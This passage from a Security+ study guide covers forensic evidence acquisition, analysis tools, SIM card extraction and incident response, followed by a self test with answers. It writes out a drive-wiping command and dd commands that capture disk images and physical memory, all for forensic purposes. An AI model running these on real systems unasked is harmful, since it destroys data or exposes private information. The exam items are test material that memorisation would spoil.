- **Capture the contents of an encrypted drive** Suspects today are implementing full drive encryption such that when the system is powered off, the drive is encrypted. When the system boots up, if the correct key is supplied, the drive is decrypted and access to the files is granted. From a forensics point of view, drive encryption poses a problem, so if you suspect that the drive is encrypted, you may do a live acquisition before pulling the power!

It is a best practice to create multiple copies of the forensic image and also to do so using different imaging tools in case you have a problem with one of the imaging methods.

FIGURE 17-5

You can use Helix as a live acquisition and analysis tool, including capturing an image of memory.



Verify the Evidence

A big part of the forensics process is to validate the contents of the forensics image by running a hashing algorithm on the data to generate a hash value. The concept here is that the hash value generated will be unique, based on the data in the evidence. If you ever need to prove that the copy of the drive you are working with is the same data as the original, you can compare the hash values.

Most forensics tools generate a hash value when the bitstream image is created, but you can use other tools such as MD5sum to calculate the hash value on data.

Analyze the Evidence

After you have acquired the image of the suspect's drive and generated the hash value, you are ready to start your forensics analysis. You should create your analysis only on a copy of the evidence and never on the original evidence.

When performing your analysis, you will use forensics software to locate data on the drive, including deleted files. Depending on the nature of the case, you may wish to look through the suspect's e-mail, Internet history, and deleted files to locate files of interest.

File Filtering Most forensics software has a feature that allows you to filter out known files from the analysis tool. The benefit of this is that thousands of files on the system will need to be reviewed, and if you can get the forensics software to identify known operating system files and remove them from the process, then you have fewer files to look at!

The file-filtering feature works by having a database of the hash values of known operating system files and contraband (for example, child pornography), and these hash values in the database are compared against the hash values of the files on disk. This gives the forensics software a way to identify known files even if the suspect has renamed the files.

ProDiscover, Encase, and FTK (Forensics Toolkit) are popular forensics software that have hash file–filtering features. A popular term for this feature is a *known file filter (KFF)*.

RAID Array Another feature of forensics software to look for is whether the forensics software can acquire images of drives in a RAID array. This may be done in two ways—some forensics software will allow you to image the array as a single logical disk that you can then copy and analyze. Other software such as ProDiscover creates an image of each physical disk in the RAID array and then creates a group file that ensures that all disk images are loaded at the same time.

Network Traffic and Logs Depending on the type of incident you are investigating, it may be necessary to look at the network traffic and log files of networking devices and software. For example, if you are investigating a security incident that involves someone hacking into a system from across the Internet, you will need to look at the server logs of the system compromised and also the router and firewall logs.

Witnesses When performing the investigation, be sure to talk to any witnesses that could have some insight into what has happened. In the corporate world, this means talking to the users of the system and learning what is normal activity versus abnormal activity with the systems.

Big Data Analysis Identify any Big Data analysis that may be required. Big Data is a set of data that is so large that there is too much of it to work with or analyze with typical data management tools. Keep in mind the amount of data to be considered too large to process as a single set is in the exabytes of data! You may find this in industries such as meteorology, finance, or Internet search.

Report on Findings

During the analysis of the evidence, most forensics software allows you to bookmark items of interest and to have them added to a report that you can generate. It is critical as you are performing your investigation that you are planning the report on your findings by logging all of your steps and marking items of interest. The report may contain any of the following:

- **Items of interest** Your report should list any item of interest from the image. This may include e-mail messages, images, movies, or deleted files.
- **Log of actions taken** Some forensics software logs each action you perform within the software. This could be very useful in validating the actions you have taken.
- **Result of the investigation** The report should have a summary concluding the result of the evidence found. For example, if you have a deleted file that contains potential incriminating evidence, then it should be noted.

When performing your investigation, it is critical to record all your activities and the time of each activity. Recording the time you start each action and how long it took is critical to the success of the investigation. *Record time offset* is an

important setting for the investigator to configure when performing an investigation. Configuring record time offset involves the investigator configuring the time zone in the forensics software to match the time zone of the suspect system so that all time stamp information in the evidence is accurate.

Where to Find Evidence

When you are conducting a computer forensics analysis, it is critical that you understand where you can find the evidence on the suspect system. The following is a listing of the places where you may find evidence when conducting a computer investigation:

- **Memory** Memory will contain information used recently. This may include items such as the contents of documents or even recently used passwords. This is considered volatile evidence because the information will be in memory for only a short time. Be sure to have a tool such as Helix around so you can do a live analysis if needed.
- **Swap file** Information is constantly dumped from RAM to the swap file on the Windows system, so be sure to look at the swap file when trying to find volatile memory.
- **Hard drive** Most investigations involve imaging a hard drive (or multiple drives) and looking for evidence stored on disk in the registry, e-mail, or the file system.
- **DVD** If you notice other types of media at the scene when seizing the computer, be sure to take that media as well (assuming it is covered in the warrant). The suspect may store files on other media like CDs, DVDs, or flash drives.
- **Mobile device** If you notice mobile devices such as laptops, phones, PDAs, or even iPods, you may have to search those items for evidence as well.

exam Watch

For your exam, know that you should collect data first from volatile areas and then move to the nonvolatile areas. The order of decreasing volatility is memory (RAM), swap file, hard disk, and then finally CD/DVD-ROM.

Because the contents of memory (RAM) are volatile, meaning that information is not permanently stored there, timing is critical if you decide that the contents of memory may contain evidence. As a general rule, collect evidence first from volatile areas such as memory, and then move to decreasingly volatile data such as the swap file, hard disk, and then finally the CD/DVD-ROMs.

Tools Used

Various tools can help you perform computer forensics and capture and analyze computer evidence. This section describes some popular tools that are used for acquiring and analyzing digital evidence.

Acquisitions Tools

The first step after seizing a computer is to acquire a bitstream copy (image) of the drive so that you can perform your analysis. It is important that you use imaging software that is forensically sound, meaning that it has been proven to not alter the source drive in any way and it captures the data off the disk sector by sector as opposed to logically copying the files.

A free piece of software that you can use to acquire your image is a suite of tools known as the *Forensics Acquisition Utilities (FAU)*. FAU can be downloaded from http://gmgsystemsinc.com/fau/ and used to acquire your image, but does not offer any way to analyze the evidence. Let's take a look at some of the programs that come with FAU.

Secure Wipe The first program that comes with FAU is a secure wipe program. This program makes three passes on the target drive that you are securely wiping to ensure that the previous data on the drive is erased. You need to securely wipe a drive if you intend to copy the contents of the suspect's drive to the target drive. It is important from a legal point of view that the target drive has been cleaned so as to not contaminate the suspect's drive. The following syntax is used to securely wipe drive E: on my investigation system, while Figure 17-6 displays the output from the secure wipe operation:


```
wipe \\.\e:
```

Acquire Image Once you have securely wiped any target drives, then it is time to capture an image of the suspect drive. When you capture an image of the suspect's drive, you typically have a few choices as to how you want to capture the image:

- **Disk-to-image** A very popular method of doing an investigation is to create an image of a disk and save the image in an image file.

FIGURE 17-6

Always sanitize a target drive by securely wiping the drive before sending a bitstream copy to it.



- **Disk-to-disk** Larger organizations that do computer forensics will typically acquire the evidence by doing a low-level copy (at the sector level) from one disk to another disk.
- **Image-to-disk** The final scenario is taking an image file and then sending that to a disk to do the investigation off the target disk. The image would have been obtained off the suspect drive.

The benefit of doing a disk-to-image file is that you do not need to have spare disks around to capture the image. A lot of times, forensics investigators will capture the drive to an image file, and then when ready to do the analysis, they may send the image to a target drive. In this scenario the investigator would perform the analysis on the target drive—this way, the suspect's original drive has not been touched, and the initial image has not been touched during an analysis.

If you would like to capture an image of a disk by using the FAU, you can use the following command (**dd** is a command-line tool to acquire an image, **if** stands for "input file," and **of** stands for "output file"):

```
dd.exe if=\\.\F: of=e:\Case20110203_Drive1.img conv=noerror -localwrt
```

If you would like to capture the contents of memory and send them to a shared folder on the network by using FAU, you can use the following command (note this is only supported on some versions of **dd**):

```
dd.exe if=\\.\PhysicalMemory of=e:\Comp1_Mem.img conv=noerror –localwrt
```

Most forensics analysis tools give you methods of securely wiping a drive and also of acquiring an image of a suspect's drive. For example, in ProDiscover Basic, if you wish to securely wipe a drive before using it as a target for an image, you can use the Tools | Secure Wipe command, as shown in Figure 17-7.

After securely wiping the drive, you can then capture a disk-to-disk image to that drive by using ProDiscover Basic, or even do a disk-to-image file with the Action | Capture Image command (see Figure 17-8).

It is important to note that most forensics analysis tools such as ProDiscover, Encase, and Forensics Toolkit (FTK) allow you to acquire an image *and* to perform the analysis on the image, whereas FAU gives you tools only to acquire the evidence (not to analyze it).

Analysis Tools

Once you have acquired the image of the suspect's drive, you are ready to perform the analysis on the evidence and to locate any files of interest on the suspect's system (by working with the image and not the actual drive from the suspect's system).

FIGURE 17-7

Securely wiping a drive in ProDiscover





FIGURE 17-8

Acquiring a static image of a suspect's drive



ProDiscover ProDiscover is a great computer forensics analysis tool that includes methods of securely wiping a disk, acquiring a bit-level copy of the disk, and analyzing the evidence from an image file or disk directly (remember, it would be a copy of the disk).

You can download the free version of ProDiscover known as ProDiscover Basic, and use it to do some forensics analysis. One of the big benefits of ProDiscover is how the user interface makes computer forensics tasks appear simple.

With ProDiscover Basic, you can browse through the contents of the drive and see all the files and any deleted files (see Figure 17-9). You can also see files that have alternate data streams with ProDiscover.

Depending on the version of ProDiscover you use, it may have a registry viewer, Internet files viewer, event log viewer (see Figure 17-10), and an e-mail viewer that make finding evidence in these locations much easier than with some of the other tools out there.

Encase and Forensics Toolkit Guidance Software has created Encase, which is a leader in the computer forensics analysis field. Encase allows you to acquire the image of a suspect drive and to analyze the information.

Forensics Toolkit (FTK) (see Figure 17-11) is put out by AccessData and has some great features to help with the analysis of evidence on a suspect system. FTK

FIGURE 17-9

Using ProDiscover to locate deleted files on a suspect's system




FIGURE 17-10

ProDiscover has viewers built in to make looking for evidence easier.





FIGURE 17-11

AccessData's FTK is very popular forensics software.



has an acquisition tool known as FTK Image to acquire an image of a suspect's drive that can then be loaded into FTK for analysis. Like ProDiscover, FTK has some great features for you to locate evidence in areas such as e-mail.

EXERCISE 17-1




Using ProDiscover for Forensics Analysis

In this exercise, you will learn how to use ProDiscover Basic to acquire an image of evidence for a case and also how to do live analysis of a drive. Keep in mind that live analysis should not be done unless absolutely necessary—always try to analyze an image of the suspect's drive. For this exercise, you should be on a computer with Internet access and that has Outlook or Outlook Express configured and used for e-mail.


1. Download and install the latest version of ProDiscover Basic.
2. Insert a USB flash drive into your system.

3. Start ProDiscover. You will be asked whether you wish to create a new project (case) or open an existing project (case). On the New Project tab, type **20110228_001** as your project number and project filename, and then choose Open.
4. To capture an image of a drive and add it as evidence to the project, expand the Add option at the top and click Capture & Add Image. Fill in the following details:
   a. Select your flash drive as the source drive to image.
   b. Type **c:\20110228_001_FlashDrive** as the destination file.
   c. Leave the image format as ProDiscover format.
   d. Type your name as the Technician Name, and type **001** as the Image Number.
5. Choose OK.
6. Instead of analyzing the content of your flash drive, you will analyze the content of drive C: by doing a live analysis. Remember that performing an analysis on a suspect's drive directly is not recommended, but because this is just our learning system, we can do it! To analyze your local disk, choose Add | Disk to add a local disk to the project. Wait a few seconds for the Add Disk to Project window to appear.
7. Select PhysicalDrive0 and type **DriveC** as the unique name; then choose Add.



8. Expand Content View | Disks | PhysicalDrive0. Notice that you can expand drive C: to see the contents of your local disk. Here you can browse for files, including deleted files, which appear on the right with a red *x* on the icon.

9. You wish to locate any Internet evidence on the system, so expand drive C: and then right-click Documents and Settings and choose Find Internet Activity.



10. On the left side, expand the Internet History Viewer, and select each of the history and cookie data files. Notice that on the right side you can see each of the URLs visited. Record two web sites that you have visited here:

_____

_____

11. Right-click the Windows folder and choose Add to Registry Viewer (this will load the registry into the registry viewer below it).
12. Right-click the Windows folder and choose Add to EventLog Viewer.
13. Take a few minutes to look through the event logs and registry of the system.

Live Analysis Tools

One of the best-known live analysis tools is Helix (see Figure 17-12). Helix allows you to place the CD in a running Windows system and to capture a live image of the system. You can also capture the contents of memory with the version of **dd** that comes with Helix.

Helix has tools that can help you perform a live analysis, including tools that monitor processes running on the system and locate all graphic files on the system, and tools for viewing PST files, mail passwords, the registry, and Internet history, to name a few. One of my favorite features of the Helix live analysis capabilities is scanning a system for graphic images and browsing the images found on the system (see Figure 17-13). This is a great feature for responding to incidents that may involve the suspect surfing inappropriate web sites.

Hex Editors

Another important tool for a forensics investigator is a hex editor. A hex editor allows you to view the low-level content of a file or disk. With a hex editor, you can

FIGURE 17-12

Using Helix to capture the contents of memory during a live analysis





FIGURE 17-13

Helix can locate images on a suspect drive during live analysis.




review file headers to identify the type of file you are dealing with no matter what the file extension might be. In Figure 17-14 you can see the first part of the file content (the header) contains the value FF D8, which indicates that this is a JPG file even though someone tried to hide the fact that it's a JPG by renaming the file. The following is a list of starting header values for popular files:

- **JPG files** FF D8 FF E0
- **JPG files with EXIF (exchangeable image file) metadata** FF D8 FF E1
- **Bitmaps** 42 4D
- **TIFF (Tagged Image File Format) files** 49 49 2A
- **Office documents** 00 CF 11 E0 A1 B1 1A E1

FIGURE 17-14

Looking at file headers with a hex editor



Mobile Forensics

A growing area of computer forensics is mobile forensics—finding evidence on a mobile device such as a cell phone, PDA, or smart phone such as a BlackBerry or iPhone. Information stored on a mobile device is stored in different areas on the mobile device. The following summarizes popular areas where you can locate mobile device data:

- **ROM** Read-only memory stores the operating system for the phone.
- **EEPROM** Electrically Erasable Programmable Read-Only Memory contains system data for the mobile device. This data is stored in EEPROM memory so the service provider can update it as needed.
- **SIM card** Located under the battery on the back of the phone, the Subscriber Identity Module contains a microprocessor and EEPROM memory that is used to store routing information and authentication information for the mobile network. Older phones stored contacts and text messages on the SIM card by default, but newer phones have to be configured to do so.
- **Memory** Depending on the phone, you may have additional memory or memory card slots to store other data such as pictures, videos, and data files.

Given the different types of mobile devices, how you perform the mobile forensics will depend on the device itself, but there are three key issues with mobile devices:

- **Maintaining power** Since some of the data for the phone can be stored in memory that could be lost when the phone loses power, ensure that you can maintain power to the phone. This means that when you seize the phone, you should try to find the power adapter for the phone.
- **Synchronization** Prevent the phone from synchronizing with a computer because the synchronization may remove data from the phone. If the phone is connected to a computer when you arrive at the scene, you should disconnect it to prevent synchronization.
- **Prevent remote wipe** Be sure that you prevent the phone from receiving any signals because a signal could be used to send a remote wipe command to the phone. A Faraday bag can be used to shield the phone from communicating with any other components.

exam Watch

For the certification exam, know that you should use a Faraday bag to block any signal to a mobile device, which will prevent data from appearing or disappearing on the device after it has been seized. The Faraday bag also helps prevent the suspect from remotely wiping the device, because the remote wipe signal will be blocked.

EXERCISE 17-2




Performing Cell Phone Forensics


In this exercise, you will learn to retrieve the contents from a SIM card on a mobile device. This lab requires that you have a SIM card reader connected to the forensics station and have a SIM card from a mobile phone.

1. Install your SIM card reader, and ensure the device driver is loaded for the SIM card reader in Windows.
2. On the cell phone, remove the battery from the back and take the SIM card out.
3. Place the SIM card in the SIM card reader, and then launch Paraben's SIM Card Seizure software.


4. Choose File | New to create a new case.
5. Type **20110228_001** as the case filename and then choose Open.
6. Fill in the information for the case and then choose Next.



7. Fill in your contact information for the examiner information and then choose Next.



8. On the Summary screen, choose Next and then Finish.
9. Once the case has been created, you can acquire the evidence from the SIM card by choosing Tools | Data Acquisition.




10. In the Data Acquisition Wizard, choose Next.
11. Choose SIM Card Reader as the device to acquire and then choose Next.
12. Choose SIM Card as the supported model and then choose Next.


13. From the "Connection type" drop-down list, select "Prolific USB-to-Serial Comm Port (COM5)" and then choose Next.



14. You will now choose what data types to capture. Select the SIM File System, SIM Last Number Dialed, and the SIM Short Messages checkboxes and then choose Next.



15. On the acquisition results screen, choose Next and then Finish.
16. On the left side in the Items folder, expand SIM Short Messages and then select Deliver SMS to view text messages that haven't been delivered. Any text messages should appear on the right in the Grid area.




17. In the Items list on the left, select "Deliver SMS (deleted)" to view a list of text messages where the suspect tried to delete the message.

Graphic Files

When analyzing a suspect's system or device for evidence, you may be looking for evidence such as graphic files. You can locate a graphic file (JPG) by locating files with "FF D8 FF E0" or "FF D8 FF E1" at the beginning of the file header. When analyzing graphic files, look at the metadata stored with the graphic file. Most JPG files today store EXIF data with the graphic file that stores information about the device that took the picture. For example, you can view the make and model of the

FIGURE 17-15

Viewing EXIF metadata stored with a photo taken with a digital camera



camera that was used along with the date and time information. This information could prove useful if a specific camera was seized at the crime scene as well.

Metadata is information about the file and how the file came into existence. Many programs today store metadata with the file. As mentioned, JPGs store the camera information, as shown in Figure 17-15, while the metadata in a Microsoft Office document indicates who the creator of the file is. PDFs also store metadata, such as the registered company for the software used to create the PDF.

EXERCISE 17-3



Looking at EXIF Metadata

In this exercise, you will open a graphic file taken with a digital camera to find out the make and model of the camera used to take the photo and also the date and time.

1. Download and install the EXIF Reader from the Internet.
2. Choose File | Open to open a photo taken from your digital camera.

3. Once the file opens, you can see the image, and the EXIF metadata on the file appears on the right.
4. Record the following information about the photo:
   Date and time picture taken: _____
   Camera make: _____
   Camera model: _____

CERTIFICATION OBJECTIVE 17.03

Looking at Incident Response

In this section, you will learn about incident response and the concept of an incident response team. The Security+ certification exam will test your knowledge on how you should respond to security incidents within the organization.

Incident Response Team

The first thing to do to prepare for handling security incidents within your organization is to make sure that you have an incident response team in place (also known as a Computer Incident Response Team or CIRT). An incident response team is responsible for knowing how to handle security incidents that occur within the organization and for correcting and documenting the security issue in a timely manner.

The first step is to create the team. The team will be made up of different types of employees within the organization with different skill sets. The following is a brief listing of some of the members that will appear on a response team:

- **Team leader** The team leader is responsible for ensuring that all team members know their role when a security incident occurs. The team leader is also responsible for building relationships with outside resources that may be called upon in special circumstances.
- **Technical specialist** The technical specialist has the technical expertise to assess and identify the scale of the security incident and to know how to correct the issue. The CIRT team may have a number of technical specialists that specialize in different areas. For example, you may have a Windows Server specialist, a Linux specialist, and a Cisco specialist.

- **Documentation specialist** The documentation specialist knows how to document the entire response process and also logs the incident, the cause of the problem, and what the solution is to a documentation database.
- **Legal advisor** The legal advisor knows the laws and regulations that your company must follow when it comes to computer forensics and incident response. The legal advisor is someone the rest of the team can turn to if they have doubts on forensics issues, such as whether a live acquisition is suitable.

Once the team has been created, the team can start working on incident response procedures, including how to respond to different types of security incidents.

First Responders

As a first responder to a security incident, your first goal is to contain the incident. For example, if you are responding to a user's complaint that their system seems to be slow and you notice after arriving that it may be due to a virus, then disconnect the system from the network (by disconnecting the network cable from the computer) so that the virus does not infect other systems on the network. The only thing worse than dealing with an infected computer is dealing with multiple infected systems!

If you find that the systems on your network are replicating a worm virus out to the Internet, you may have to power off the entire switch or maybe even disconnect from the Internet so that the virus does not replicate from your network out to everyone else on the Internet.

exam Watch

For the Security+ exam, know that the first responder should be focused on containing the security incident so that it does not become a bigger problem.

Damage and Loss Control

The Security+ certification exam will test you on your knowledge of damage and loss control. With damage and loss control, the goal is to assess the damage during a security incident and then to try to control the losses due to the security incident.

The first thing you do when arriving at the security incident scene is to assess the severity of the security incident. Ask yourself questions such as "Is the incident affecting just one system or a number of network systems?"

exam Watch

For your exam, know that the first step as a first responder is to assess the situation and contain the incident. This typically involves disconnecting any affected systems from the network in order to contain an incident such as a virus or a compromised system.

The other goal is to control the loss. The best way to control losses from a security incident is to contain the incident by disconnecting the involved systems from the network. If one system is involved, then you will disconnect that system from the network, whereas if a whole department of systems is involved, then you may want to power off the network switch so no network connectivity can occur.

INSIDE THE EXAM

Common Incident Response Procedures

The Security+ exam expects you to know the concepts presented in this chapter and specifically how to respond to security incidents when they occur within a business environment. The following is an outline reviewing the steps to respond to incidents:

- **Preparation** The first step is to prepare for security incidents by assembling a team and creating incident response procedures. Be sure to educate the entire organization on their responsibility to respond to security incidents and what their role is.
- **Incident identification** The next step is that someone in the company will identify that a potential security incident has occurred.
- **Escalation and notification** Once a security incident has been identified by an employee, they will need to notify the security team, who will send a first responder. Be sure that employees know to whom they should report the security incident so that the first responder can deal with the incident immediately. The first responder will determine if an incident has occurred and if the incident needs to be escalated.
- **Mitigation steps** Once the security incident has been identified, the security professional will identify steps to mitigate the incident. This could be something as simple as putting a firewall in place or virus protection.

(continued)

INSIDE THE EXAM

Common Incident Response Procedures *(continued)*

- **Lessons learned** After the incident has been dealt with, you want to be sure to take some time and document the lessons learned. The lessons learned step allows you to look at the big picture and say, "What happened here, and how can I prevent this from occurring again?"
- **Reporting** Be sure to create documentation on the incident and the lessons learned to help educate the rest of the security team and organization.
- **Recovery/reconstitution procedures** Recovery procedures define how you are going to put a system back in the state it was before the security incident occurred. The recovery procedures for the incident should be well documented.
- **First responder** As mentioned earlier, the first responder is the first security professional to respond to a security incident after it has been identified.
- **Incident isolation** One of the main goals of the first responder is to isolate the incident to prevent the security incident from becoming a bigger problem. For example, if responding to an incident that involves a virus, you should disconnect the system from the network right away to prevent the virus from spreading to other systems on the network.
- **Quarantine** You will want to quarantine the system and remove it from the network when performing your investigation.
- **Data breach** Data breach is when data that is considered sensitive is made available to an untrusted source. Be sure to control access to information and the use of external flash drives to help prevent data breaches in your organization.
- **Damage and loss control** Ensure you have identified the extent of the damage and have contained the incident to control the loss associated with it.

CERTIFICATION SUMMARY

In this chapter you learned about computer forensics and incident response. This is a big topic and an exciting field, so take some time to play with the tools mentioned in the book. The following are some key points to remember about computer forensics for the Security+ exam:

- Always remember to work on a copy of the evidence. Never perform your investigation on a suspect's drive or SIM card directly.
- A live acquisition has the benefits of capturing the contents of memory and capturing the contents of a drive on an encrypted drive. Live acquisition modifies the system, so it should be used only after seeking advice from the lead investigator. A static acquisition is the most common and is used to acquire an image of a suspect's drive after connecting the drive to a forensics station via a write blocker.
- Ensure that you take a bit-level copy of the suspect's drive because it contains not only the files on the disk, but also all content on the disk, including deleted files.
- Be sure to document every step when performing a forensics investigation just in case you have to account for all your actions later in court.
- Ensure that you have a chain of custody document for all your evidence that tracks who has been in possession of the evidence since it was seized.
- If you are reusing hard drives as the target drives of a forensic copy operation, be sure to clean the target disk prior to use by securely wiping the drives.
- The role of first responder is to ensure that you assess and contain the security incident, which typically involves disconnecting the system or network involved in the incident from the rest of the network.

With a strong understanding of the material presented in this chapter, you will have no problems answering the forensics and incident response questions presented on the Security+ certification exam.



TWO-MINUTE DRILL

Working with Evidence

- ❑ After seizing the evidence, you will need to acquire an image of the evidence in order to perform the investigation on the copy and not on the original suspect drive.
- ❑ Always create a bit-level copy of the suspect's drive that copies the drive sector by sector. Working from a copy of the evidence will help you preserve the evidence.
- ❑ The chain of custody is a document that records all who come in contact with the evidence, and it is critical to the integrity of the investigation.
- ❑ Ensure that you document all steps you take when seizing, acquiring, and analyzing digital evidence.

Collecting Digital Evidence

- ❑ If it is considered acceptable to do a live acquisition, you can capture the contents of memory with a tool such as Helix.
- ❑ KFFs (known file filters) are ways to filter out what files need to be reviewed by having known file hashes in a database and using them as a reference.
- ❑ The descending order of volatility for evidence is memory, swap file, hard disk, and CD/DVD-ROMs.
- ❑ FAU has tools to securely wipe (wipe.exe) and acquire an image of a suspect's drive (dd.exe).
- ❑ SIM cards store routing information and authentication information for a mobile network, but may also store contacts and text messages. This information can be retrieved by using a SIM card reader and a program such as SIM Card Seizure.

Looking at Incident Response

- ❑ An incident response team is developed and trained to handle security incidents within the company.
- ❑ The CIRT team is composed of members such as a team leader, technical specialist, documentation specialist, and a legal advisor.
- ❑ The goals of the first responder are to assess the problem and contain the incident.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Working with Evidence

1. A corporate investigation is typically the result of which of the following?
   A. A crime
   B. A CIRT
   C. Policy violation
   D. Direct evidence
2. Which of the following could be considered a reason why evidence may be thrown out of court if it is not maintained?
   A. Security policy
   B. CIRT
   C. Certifications
   D. Chain of custody
3. Which of the following is required throughout the entire process of the investigation?
   A. Consult a CIRT
   B. Document each step
   C. Security policy
   D. Legal advisor

Collecting Digital Evidence

4. The lead investigator in your office is looking for help with an investigation. You both have planned the evidence that will need to be obtained, including evidence from a computer and cell phone. What is your next step?
   A. Seize the evidence.
   B. Acquire the evidence.
   C. Create a CIRT.
   D. Power off the switch.

5. The lead investigator for a case has indicated that she believes that the suspect is encrypting data on the drives of the computer that needs to be seized. What type of acquisition will you look to perform?
   A. RAW acquisition
   B. Static acquisition
   C. Live acquisition
   D. Dynamic acquisition
6. The lead investigator for a case has indicated that it is critical that you do not modify the suspect system, so you are going to perform a static acquisition of the drive in the suspect system. Which of the following should be used in the process of acquiring the image?
   A. Helix
   B. KFF
   C. Write blocker
   D. Hash
7. What feature of forensics analysis tools will filter out files that are known operating system files that have not been tampered with?
   A. KFC
   B. KFF
   C. Report
   D. dd
8. You are performing an internal corporate investigation and want to ensure that you capture the evidence using the order of volatility. Which of the following represents the proper order of volatility?
   A. DVD, RAM, swap file, hard disk
   B. Hard disk, DVD, RAM, swap file
   C. RAM, hard disk, swap file, DVD
   D. RAM, swap file, hard disk, DVD
9. Before reusing target drives to acquire bit-level copies of a suspect's drive for a new case, what should be done?
   A. Securely wipe the target drive.
   B. Image the target drive.
   C. Delete all the files off the target drive.
   D. Format the target drive.
10. Your manager has come to you with inappropriate graphic image files that have been taken in the office. Your manager knows of five employees who have had cameras purchased for them over the last six years. What can you do to help narrow down which employee may have taken the picture?

A. Look at the filename.
B. Look at the EXIF metadata.
C. Look at the file extension.
D. Look at the picture.

Looking at Incident Response

11. Which of the following is the goal of the first responder?
A. Acquisition
B. Seizing
C. Containment
D. Reporting

12. Sean is the CIRT team leader for his company. Which of the following represents Sean's responsibility when dealing with security incidents?
A. Create an image of the suspect drive.
B. Document all events during the response.
C. Give legal advice to the rest of the team.
D. Ensure all team members know their role with incident response.

13. John is a member of an incident response team and is the first responder. John responds to a security incident that involves a virus infection on a system. Which of the following actions should John do first?
A. Document the state of the system.
B. Disconnect the system from the network.
C. Inventory the software on the system.
D. Do a live acquisition of memory.

Performance-Based Question

14. You are the security officer for Company XYZ and are creating an incident response plan. You are working on creating the steps for other security officers to capture evidence of a user's system if an incident occurs. Place the following types of evidence in the order in which they should be captured:

____ Swap file
____ DVD ROM
____ Hard disk
____ Memory

SELF TEST ANSWERS

Working with Evidence

1. ☑ **C.** A corporate investigation is the result of a company policy violation.
   ☒ **A, B,** and **D** are incorrect. If a crime has occurred, it typically would result in a public investigation involving law enforcement. A corporate investigation may become a public investigation if the internal investigator notices that a law has been broken. CIRT is the acronym for the incident response team, and direct evidence is a type of evidence that substantiates a fact about the case.
2. ☑ **D.** The chain of custody is a listing of people who have handled the evidence. If a chain of custody has not been maintained, then the integrity of the evidence, and of the investigation, is lost.
   ☒ **A, B,** and **C** are incorrect because none of those is required to make a case in court.
3. ☑ **B.** It is critical that you document all of your steps during the investigation. This includes taking photos of how the evidence looked before you seized it and noting any steps you take during seizure, acquisition, and analysis of the evidence. Be sure to inventory the evidence by labeling and documenting each piece. Also create a chain of custody for the evidence.
   ☒ **A, C,** and **D** are incorrect. Although it may be recommended to have a CIRT team in place that has a legal advisor who can ensure all your steps are legally sound, it is not required. You are also not required to have a security policy, but you definitely should have one in place.

Collecting Digital Evidence

4. ☑ **A.** Once you have planned what evidence you need to obtain, the next step is to seize the evidence—meaning take it into your possession.
   ☒ **B, C,** and **D** are incorrect. You would not acquire the evidence (take an image of it) until after it has been seized, and the CIRT team should already be in place. There is no need to power off the network switch in this scenario.
5. ☑ **C.** If the suspect system is running when you arrive and you suspect drive encryption is being used, then consider doing a live acquisition, which is taking an image of the system while it is running so that you can image the content while it is unencrypted.
   ☒ **A, B,** and **D** are incorrect. A static acquisition is when you take the drive out of the suspect system and connect it to your forensics station to image it. This ensures you do not modify the evidence. RAW acquisition and dynamic acquisition are not forensics terms.

6. ☑ **C.** When performing a static acquisition, be sure to use a write blocker to connect the suspect's drive to your workstation. The write blocker is a device that does not allow writing to drives that are connected to it.
☒ **A, B,** and **D** are incorrect. Helix is a live analysis tool, while known file filters (KFFs) are a database of known hash values for files that can be used to identify well-known files on a system. A hash is a checksum value placed on evidence to prove the integrity of the evidence.

7. ☑ **B.** The known file filter (KFF) is a feature in FTK that filters out known files, such as operating system files, by their hash values.
☒ **A, C,** and **D** are incorrect. **dd** is a command-line tool to acquire an image, and most forensics analysis tools should have a method to report on the findings. KFC is a fast-food restaurant!

8. ☑ **D.** It is critical that you retrieve evidence from volatile areas of a system or device as soon as possible because the evidence could be lost. The order is memory first (RAM), swap file, and then hard drive, followed by optical disks such as CD-ROMs and DVDs.
☒ **A, B,** and **C** are incorrect because they present the wrong order of volatility. The order is memory first (RAM), swap file, and then hard drive, followed by optical disks such as CD-ROMs and DVDs.

9. ☑ **A.** Before reusing a drive to acquire evidence, it is critical that you securely wipe the drive with an approved program.
☒ **B, C,** and **D** are incorrect. It is critical that you securely wipe the drive before reusing the drive instead of formatting or deleting files because those methods do not remove the original data from the disk. You would not image the target drive in this scenario, as it is to be the target for a new image of a source drive.

10. ☑ **B.** The EXIF metadata on a graphic file can give details such as the make and model of the camera and the date and time the photo was taken. If you know the make and model of the camera that has taken the photo, you can find out what employees use that make and model.
☒ **A, C,** and **D** are incorrect because the filename or file extension cannot indicate any detail about the picture itself. Looking at the picture is not going to indicate who has taken the photo.

Looking at Incident Response

11. ☑ **C.** As the first responder, you want to ensure that you contain the security incident and prevent it from becoming a bigger problem. For example, if the system is infected with a virus, then you should disconnect the system from the network.
☒ **A, B,** and **D** are incorrect. As a first responder, your focus is not on seizing the system, imaging it (acquisition), or reporting—your focus is on containing the incident.

12. ☑ **D.** The CIRT team leader is responsible for ensuring that all team members know their role when an incident occurs.
☒ **A, B,** and **C** are incorrect. The documentation specialist is responsible for handling all documentation when an incident occurs, while the legal advisor will ensure that the incident is handled in a lawful manner. The technical specialist may create the image in order to do the investigation.

13. ☑ **B.** As a first responder, it is critical that John contain the incident. In this case, his goal is to ensure the virus does not spread to other systems on the network.
☒ **A, C,** and **D** are incorrect because they are not the tasks performed by the first responder.

Performance-Based Question

14. When responding to a security incident, you should capture evidence from the most volatile areas first. The following is the order in which evidence should be collected:

_2___ Swap file
_4___ DVD ROM
_3___ Hard disk
_1___ Memory



18

Security Assessments and Audits

CERTIFICATION OBJECTIVES

18.01 Understanding Types of Assessments

18.02 Performing a Security Assessment

✓ Two-Minute Drill

Q&A Self Test

An important task of security professionals is to assess the security of the organization. Organizational security assessment involves not only assessing the technical aspects such as server and firewall configuration, but also assessing physical security controls and employee awareness with regard to social engineering attacks.

In this chapter you will learn about the different types of assessments that should be performed within the organization and the tools used for the assessments. Be sure to study the exam tips in this chapter because you are certain to see some questions on security assessments on the Security+ certification exam!

CERTIFICATION OBJECTIVE 18.01

Understanding Types of Assessments

Assessing security is an important task to perform on a regular basis, and knowing how to perform that assessment is an important skill. Security is more than just firewalls and permissions. It is important to understand how to assess the different areas of the business and the risks associated with those areas.

In this section you will learn about the different types of security assessments. Make sure you're very familiar with these for the Security+ certification exam.

Assessment Types

Security assessments include risk assessment, threat assessment, configuration assessment, vulnerability assessment, and penetration testing. Each type of assessment takes a different approach to assessing security.

Risk Assessment

